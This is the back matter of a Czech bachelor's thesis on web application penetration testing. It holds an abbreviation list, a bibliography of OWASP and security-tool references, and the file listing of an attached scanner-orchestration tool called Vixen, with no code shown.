JSON JavaScript Object Notation
DoS Denial of Service
MITM Man In The Middle
PHP Personal Home Page
IPE Integrated Pentest Environment

CSP Content Security Policy
HSTS HTTP Strict Transport Security
AD Active Directory
NSE Nmap Scripting Engine
TXT Text
BAT Batch
DOCX Word Document
HSTS HTTP Strict Transport Security
PGP Pretty Good Privacy
NVR Network Video Recorder
CLI Command Line Interface
CSRF Cross-Site Request Forgery
RFI Remote File Inclusion
SMB Samba
RPC Remote Procedure Call
YAML Ain't Markup Language
AJAX Asynchronous JavaScript and XML
PoC Proof of Concept

LITERATURA

[1] *Penetration testing methodology web applications. Infosec Institute [online]. 2017 [cit. 2017-10-31]. Dostupné z:* http://resources.infosecinstitute.com/penetration-testing-methodology-web-applications/

[2] *Assessing and Exploiting Web Applications. OWASP [online]. 2017 [cit. 2017-10-31]. Dostupné z:* https://www.owasp.org/index.php/Learn_More_About_the_Assessing_and_Exploiting_Web_Applications_with_Samurai_-_WTF

[3] *STUTTARD, Dafydd a Marcus PINTO. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. Second Edition. Wiley Publishing, 2011. ISBN 978-1-118-02647-2.*

[4] *OWASP Top 10 2017: The Ten Most Critical Web Application Security Risks [online]. Release Candidate 2. 2017 [cit. 2017-11-10]. Dostupné z:* https://www.owasp.org/images/b/b0/OWASP_Top_10_2017_RC2_Final.pdf

[5] *A Closer Look: OWASP Top 10 Application Security Risks [online]. 2017 [cit. 2017-11-11]. Dostupné z:* https://www.checkmarx.com/2017/05/22/closer-look-owasp-top-10-application-security-risks/

[6] *JIRÁSEK, Petr, Luděk NOVÁK a Josef POŽÁR. Výkladový slovník kybernetické bezpečnosti [online]. 2015 [cit. 2017-12-05]. ISBN ISBN 978-80-7251-436-6. Dostupné z:* https://www.govcert.cz/download/aktuality/container-nodeid-665/slovnikkb-cz-en-1505.pdf

[7] *LONG, Johnny, Bill GARDNER a Justin BROWN. Google Hacking for Penetration Testers. 3rd edition. 2015. ISBN 9780128029824.*

[8] *Linux whois command. Computer Hope [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://www.computerhope.com/unix/uwhois.htm

[9] *Linux and Unix host Command Examples. NixCraft [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://www.cyberciti.biz/faq/linux-unix-host-command-examples-usage-syntax/

[10] *Understanding the dig command. Media Temple [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://mediatemple.net/community/products/dv/204644130/understanding-the-dig-command

[11] *TheHarvester. Kali Tools [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://tools.kali.org/information-gathering/theharvester

[12] *Nmap. Nmap.org [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://nmap.org/

[13] *Nikto2. CIRT.net: Suspicion Breeds Confidence [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://cirt.net/nikto2

[14] *Best Web Application Vulnerability Scanners. N0where.net [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://n0where.net/best-web-application-vulnerability-scanners/

[15] *Metasploit [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://www.metasploit.com/

[16] *Serpico. Github.com [online]. 2017 [cit. 2017-12-13]. Dostupné z:* https://github.com/SerpicoProject/Serpico/blob/master/README.md

[17] *Faraday. Github.com [online]. 2018 [cit. 2018-05-20]. Dostupné z:* https://github.com/infobyte/faraday/wiki

[18] *Arachni. Github.com [online]. 2017 [cit. 2018-05-20]. Dostupné z:* https://github.com/Arachni/arachni/blob/master/README.md

[19] *OWASP ZAP. Github.com [online]. 2017 [cit. 2018-05-21]. Dostupné z:* https://github.com/zaproxy/zaproxy/wiki/Introduction

[20] *Arachni vs. OWASP ZAP. Upguard.com [online]. 2018 [cit. 2018-05-21]. Dostupné z:* https://www.upguard.com/articles/arachni-vs-owasp-zap

SEZNAM PŘÍLOH

CD

```
Bakalářská_práce.pdf
└─ Vixen
   ├─ arachni_api.py
   ├─ arachni_defaults.json
   ├─ arachni.py
   ├─ doc
   │  ├─ LIBRARY_LICENSE
   │  └─ LICENSE
   ├─ docker-compose.yml
   ├─ Dockerfile-vixen
   ├─ faraday.py
   ├─ nikto.conf
   ├─ README.md
   ├─ requirements.txt
   ├─ run_faraday.sh
   ├─ ssl_check.py
   ├─ vixen.conf
   ├─ vixenconfig.py
   ├─ vixen.py
   └─ zap.py
```